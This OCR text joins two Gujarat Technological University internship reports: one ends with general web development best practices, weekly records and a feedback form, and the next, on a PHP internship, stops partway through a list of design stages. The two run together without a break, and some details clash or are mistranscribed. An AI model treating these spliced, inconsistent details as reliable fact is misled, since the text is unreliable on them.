

Fig 4.2 Security

4.3 PERFORMANCE

Performance in web development refers to the speed and responsiveness of a website or web application. A website's performance can have a significant impact on user experience, as slow loading times and unresponsive features can lead to frustration and lower user engagement.

Some common performance optimization practices in web development include:

1. Minification: Minifying CSS, JavaScript, and HTML files to reduce file size and improve loading times.
2. Caching: Implementing browser caching to reduce server load and improve page load times for returning users.
3. Content Delivery Networks (CDNs): Using a CDN to serve static website content, such as images and videos, from servers located closer to the user, reducing the time it takes to load the content.
4. Compression: Compressing website files, such as images and videos, to reduce file size and improve loading times.
5. Lazy Loading: Implementing lazy loading of images and other resources to improve page loading times and reduce server load.
6. Code optimization: Optimizing the code of the website or web application to reduce unnecessary or redundant code that can slow down loading times.
7. Mobile optimization: Optimizing the website or web application for mobile devices, ensuring that it loads quickly and responsively on mobile devices.

By incorporating these performance optimization practices, web developers can create websites and web applications that are fast and responsive, providing a better user experience and improving engagement. Improved website performance can also lead to better search engine rankings, as search engines prioritize fast-loading websites.

Fig 4.3 Performance

4.4 SEO

SEO (Search Engine Optimization) is the process of optimizing a website or web application to improve its visibility and ranking on search engines like Google, Bing, and Yahoo. SEO is a critical aspect of web development, as a website's ranking on search engines can significantly impact its traffic and visibility.

Some common SEO practices in web development include:

1. Keyword research: Identifying and targeting relevant keywords and phrases that users are searching for related to the website's content or services.
2. On-page optimization: Optimizing on-page elements such as meta tags, headings, and content to improve relevance and keyword targeting.
3. Site structure and navigation: Ensuring that the website's structure and navigation are easy to understand and navigate for users and search engines.
4. Content creation: Creating high-quality and relevant content that is optimized for search engines and targeted towards relevant keywords and phrases.
5. Backlinks: Building high-quality backlinks from other relevant and authoritative websites to improve the website's authority and ranking.
6. Mobile optimization: Optimizing the website for mobile devices, ensuring that it is mobile-friendly and responsive.
7. Website speed and performance: Improving website speed and performance to ensure that it loads quickly and provides a good user experience.

By incorporating these SEO practices, web developers can improve a website's visibility and ranking on search engines, leading to increased traffic and engagement. SEO is an ongoing process that requires continuous monitoring and optimization to stay ahead of the competition and remain relevant in search engine results pages.

Fig 4.4 SEO

4.5 USER EXPERIENCE AND USABILITY

User experience (UX) and usability are critical aspects of web development that are focused on improving the overall experience of the user when interacting with a website or web application.

User experience refers to the overall experience of the user when interacting with a website or web application, including aspects such as ease of use, accessibility, and engagement. UX design is the process of designing the user experience of a website or web application to make it intuitive, engaging, and accessible to a wide range of users.

Usability, on the other hand, is focused specifically on making a website or web application easy to use and navigate. Usability testing involves evaluating the ease of use and navigation of a website or web application by real users, identifying potential issues and areas for improvement.

Some common UX and usability best practices in web development include:

1. User-centered design: Designing the website or web application with the user's needs and preferences in mind.
2. Clear navigation and structure: Ensuring that the website or web application is easy to navigate and understand, with clear and concise labeling and organization.
3. Responsive design: Designing the website or web application to be responsive and adaptable to different screen sizes and devices.
4. Accessibility: Ensuring that the website or web application is accessible to all users, including those with disabilities, by following accessibility guidelines and best practices.

5. User testing: Conducting user testing to evaluate the usability of the website or web application, identifying potential issues and areas for improvement.

By incorporating these UX and usability best practices, web developers can create websites and web applications that provide a positive user experience, improving engagement and overall satisfaction.

Fig 4.5 UI and Usability

4.6 TESTING AND DEBUGGING

Testing and debugging are critical aspects of web development that ensure the website or web application is functional and free from errors.

Testing involves evaluating the functionality and performance of the website or web application, identifying potential issues and bugs, and verifying that the website or web application meets the desired specifications and requirements.

There are different types of testing in web development, including:

1. Functional testing: Evaluating the functionality of the website or web application to ensure that it works as intended.
2. Performance testing: Evaluating the performance of the website or web application, including factors such as load times and response times.
3. Compatibility testing: Evaluating the compatibility of the website or web application with different browsers, devices, and operating systems.
4. Security testing: Evaluating the security of the website or web application, identifying potential vulnerabilities and weaknesses.

Debugging, on the other hand, involves identifying and fixing errors and bugs in the website or web application. Debugging can be done using various tools and techniques, including:

1. Logging: Recording and analyzing the website or web application's activity and errors to identify potential issues.
2. Debugging tools: Using debugging tools and software to identify and fix issues in the code.
3. Testing: Conducting testing to identify and fix issues in the website or web application.

By incorporating testing and debugging practices into web development, developers can ensure that the website or web application is functional, performs well, and is free from errors, providing a positive user experience.

Fig 4.6 Testing and Debugging

4.7 CODE ORGANIZATION AND DOCUMENTATION

Code organization and documentation are essential aspects of web development that help developers create clean, readable, and maintainable code.

Code organization involves structuring the code in a logical and organized manner, making it easier to navigate, maintain, and modify. Code organization can be achieved through various techniques, such as using proper naming conventions, following a consistent code style, and separating code into modules and classes.

Documentation is the process of creating and maintaining documentation for the code, including comments, documentation files, and readme files. Documentation helps developers understand how the code works, what each function does, and how to use it, making it easier to maintain and modify the codebase. Documentation also helps other developers understand the code and contribute to the project.

Some best practices for code organization and documentation in web development include:0

1. Using consistent naming conventions for variables, functions, and classes.
2. Separating code into modules and classes based on functionality.
3. Using comments to explain the code's purpose and functionality.
4. Creating documentation files and readme files to provide instructions and information on how to use the code.
5. Using a consistent code style and formatting to make the code easier to read and maintain.

By following these best practices, developers can create clean, organized, and well-documented code that is easier to maintain and modify, making the web development process more efficient and effective.



Fig. 4.7

CHAPTER 5. CONCLUSION.

In conclusion, web development is a complex and dynamic process that involves several stages, including planning, design, development, testing, deployment, and maintenance. Each stage plays a crucial role in creating a functional, secure, and high-performance website or web application that provides a positive user experience.

To create successful web applications or websites, developers must follow best practices, such as code organization and documentation, security, accessibility, performance, SEO, and user experience. By incorporating these best practices into the development process, developers can create websites and web applications that are user-friendly, accessible, secure, and efficient.

Web development is continually evolving, and developers must keep up with the latest trends and technologies to create modern and innovative websites and web applications. With the growing demand for online services and the increasing importance of a strong online presence, web development has become a crucial aspect of businesses and organizations, and it will continue to play a critical role in the digital landscape for years to come.

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
5) https://developer.mozilla.org/en-US/docs/Learn
6) https://www.tutorialspoint.com/internet_technologies/websites_development.htm

Appendix

Annexure-I



GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 28 of 2007)

STUDENTS WEEKLY RECORD OF INTERNSHIP

- How to use CSS Stylesheet and Javascript to style your Website
- Anatomy of CSS syntax and overview
- CSS Selectors, Values and Units, Positioning system
- Learning design fundamentals and typography
- CSS Float and Clear

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

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 28 of 2007)

STUDENTS WEEKLY RECORD OF INTERNSHIP

- Fundamentals of responsive web design
- UI design for websites
- Introduction of Bootstrap framework
- Bootstrap Grid layout system
- Symbols, keys, font Awesome
- Bootstrap Carousel and Bootstrap navigation bars

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GUJARAT TECHNOLOGICAL UNIVERSITY
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- The structure of HTML using Tables
- JavaScript and its fundamentals
- Variables and Data types in JavaScript
- Functions in JS
- Randomization and Typical algorithm (in JS)
- JS Arithmetic, Relational, Assignment and Declarations

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

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 28 of 2007)

- Creating Form and handling Its input
- php to mysql database
- SQL queries in PHP
- CRUD in PHP
- Form handling in PHP (Extra Introduction)
- Validating & Sessions with application

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

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)

- Advance Database Techniques (Indexing, denormalization, and joins)
- Advance Batch shell programming
- Advance Unix/Linux Operating System
- Process and OS level Tuning Utility
- Security, Backup and Recovery
- Advance Internet

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

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)

- Advance Triggers (Immediate, Joins & Cursor)
- Advance use (merge/cursor/Bulk update, Dynamic queries and methods)
- Security techniques
- Advance File handling (Text file, Excel, Word, Access processing Libraries)
- Web development Concepts

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
GUJARAT TECHNOLOGICAL UNIVERSITY

- Introduction to Personal object Model (OOM)
- Basic rules and Tool
- Event handling with Java
- Working with forms and input data
- Form input and validation
- Dynamic Web Pages with Java

GUJARAT TECHNOLOGICAL UNIVERSITY

GUJARAT TECHNOLOGICAL UNIVERSITY

- Introduction to Javascript (JS)
- Advance Javascript Syntax
- Introduction and Manipulation
- Javascript and Asynchronous Programming
- JS Modules
- Advance JS Concepts

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
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ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure 2

Feedback Form by Industry expert

Student Name: Shahrukh Sadik hulen Sayad Date: 05/05/2023
Work Supervisor: Shreyans Amin Title:
Company/Organization: Era IT Tech
Enrollment No: 190390107052
Internship Address: 006 First Floor, Kameshvar Nikol, Ahmedabad.
Dates of Internship: From 13/02/2023 to

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively			✓	
Communicates well and writes effectively		✓		

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):

Additional comments, if any:

Signature of Industry person with name and Stamp:

ERA IT TECH AHMEDABAD, GUJARAT

Signature of the Faculty Mentor

Vehicle Breakdown System

A PROJECT REPORT

Submitted By

Shankhadeep Nitai Pradhan(190390107047)

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

COMPUTER ENGINEERING

S.P.B. Patel Engineering College

Gujarat Technological University, Ahmedabad

April 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Vehicle Breakdown System** has been carried out by **Shankhadeep Nitai Pradhan** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. Shubhangi Chaturvedi — Internal guide

Prof. Akshay Kansara — Head of Department

INTERNSHIP CERTIFICATE

DREAMS TECHNOLOGY **Dreams Technology**

Date: 2nd May, 2023

Subject: Internship completion letter

This is to certify that Mr. Shankhadeep N. Pradhan, a student of Saffrony Institute of Technology, Linch, has successfully completed his internship in the field of PHP for period of 12 weeks (From January 2023 to April 2023) under the guidance of Mr. Chetan Makwana.

During the period of his internship program with us, he had been exposed to different processes and displayed professional traits and managed to complete all assigned tasks as requested. He was hardworking, dedicated and committed.

We wish him success in his future endeavors.

With Best Regards,

For, Dreams Technology

Mr. Chetan Makwana
CEO
Gandhinagar (Gujarat-INDIA)

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 18 May 2023 (02:42:02)

This is to certify that, ***Pradhan Shankhadeep Nitai*** (Enrolment Number - 190390107047) working on project entitled with ***Internship at Dreams Technology*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Pradhan Shankhadeep Nitai

Name of Guide : Miss. Shubhangi Chaturvedi

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship report submitted along with the Internship entitled **Vehicle Breakdown System** submitted in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me at Dreams Technology under the supervision of Mr. Chetan Makwana and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. Shankhadeep Pradhan	_____

Acknowledgement

The successful & partial completion of my project named **Vehicle Breakdown System** stands on the constant encouragement, guidance, and support in all forms, of many individuals.

However, it would not have been possible without the kind support and help of many individuals and institutional. We are highly indebted to our internal guide **Prof. Shubhangi Chaturvedi** for their guidance and constant supervision as well as for providing necessary support in the project. This project work could not have been completed without the expert guidance **Prof. Shubhangi Chaturvedi** who shown me proper path and of work direction. They opened for me the offer of knowledge from repository of their experience. They have been encouraging me throughout my project work which increased my confidence and gave me the strength of working hard to achieve my target in time.

At the same time, I would like to thank my Head of the Computer Engineering Department **Prof. Akshay Kansara** for his kind cooperation and support. I would also appreciate his keen interest in helping me and his regular guidance throughout the project. I am also grateful to all my colleagues for helping me with all their resources and knowledge they could, as when required.

Abstract

This internship report documents my learning experience in website development using PHP, a widely-used open-source general-purpose scripting language for building native website. The project was completed during my internship at Dreams Technology under the guidance of Mr. Chetan Makwana in the summer of 2023. The report describes the learning process, including the various tools and technologies used in the project architecture, and the implementation of various features such as user interface design, data storage, and third-party integrations. The learning process also involved understanding the fundamentals of HTML, CSS and PHP and applying them to develop the mobile application. Overall, this internship provided me with a valuable learning experience in website development using PHP and helped me to develop my technical skills, problem-solving abilities, and teamwork skills. The knowledge and experience gained during this internship will undoubtedly prove beneficial in my future endeavors in this field.

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List Of Abbreviations

1. **PHP**: Hypertext Preprocessor
2. **SQL**: Structured Query Language
3. **GB**: Giga Byte

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Chapter 1. Overview of the Company

1.1. Basic Information

- Name: Dreams Technology
- Founded Year: 2012
- Founder: Mr. Chetan Makwana
- Contact Number: 8460765785
- Website: https://www.dreams-technology.com

1.2 History

- The company formed with a vision of a person who had been in the industry for over two decades. It was formed in Dec 2012. The growth has been in no of customers, no of employees, no of countries and also the turn over, over the ten years.

- The company are specialized in Website Design, Software Development, Search Engine Optimization, Mobile Application Development are among the core service areas.

- Our mission is to provide the best services to suit the web designing needed by the client. In order to achieve success and to save our business, we provide valuable services. Our team is looking for connections and interactions to form a long term business relationship.

1.3 Scope of work

- Scope of work is mentioned as below:

  - Products Training
  - Product Engineering
  - Development and Customization
  - Maintenance of existing android system
  - Training provision to aspiring android developers
  - Case Analysis
  - Strategic Advice
  - Cloud Engineering
  - Quality Process Consulting
  - Functional Support
  - Implementation

1.4 Organization Chart



Figure 1.3.1 Organization chart

1.5 Capacity Of Plant

- Current office has the maximum capacity of 10 Person.

Chapter 2. Overview of Organization's department

2.1 Departments of the company and their functions

- Majorly, there are two departments in the company, R&D department and testing department.
- R&D, which is Research and Development department, contains the activities that company undertake to innovate and introduce new products and services as per the client's requirements. Through research, teams can experiment with and discover more effective ways of accomplishing business goals, such as increasing customer satisfaction or boosting overall revenue.
- Testing department contains analyzing the testing results and submitting the report to the R&D team. Build a testing framework and define testing parameters based on inputs from the product design team. Use the testing framework to monitor the process, document the results and take steps to troubleshoot.

2.2 List of technical major equipment used in each department

- Mainly, in both the departments, the major equipment used is the PC or a Laptop itself with the required specifications along with a high speed stable internet connection.
- The departments also have all other supporting equipment like printers for keeping hard copies of the data, projectors for client meetings or training sessions etc.

2.3 Schematic layout which shows the sequence of operation for manufacturing of end product



Figure 2.3.1 sequence of operation

2.4 Details about each stage of production:

I. Research , Goals & Planning
II. Sitemap
III. Wireframes
IV. Design
V. Development

I. Research , Goals & Planning :-

Before developing a website, or redesign a website, the developer should have a clear goal about the website, and should completely understand the client's requirements and what all is necessary to include on a web site.

II. Sitemap :-

The second important step is Sitemap. After gathering all the information regarding the goals, message, content and brand for the website, put all of them together in a sitemap. It is an organizational chart through which all the content on a website is organized, like a flowchart. Through a sitemap, you can plainly manage the organization information on the web, which can be easily understood by the visitors. Although, the visitors do not like the feeling of being confused and frustrated, so they always prefer a well-organized site, that have clear navigation, as well as logically organized content that is easy to explore.

III. Wireframes :-

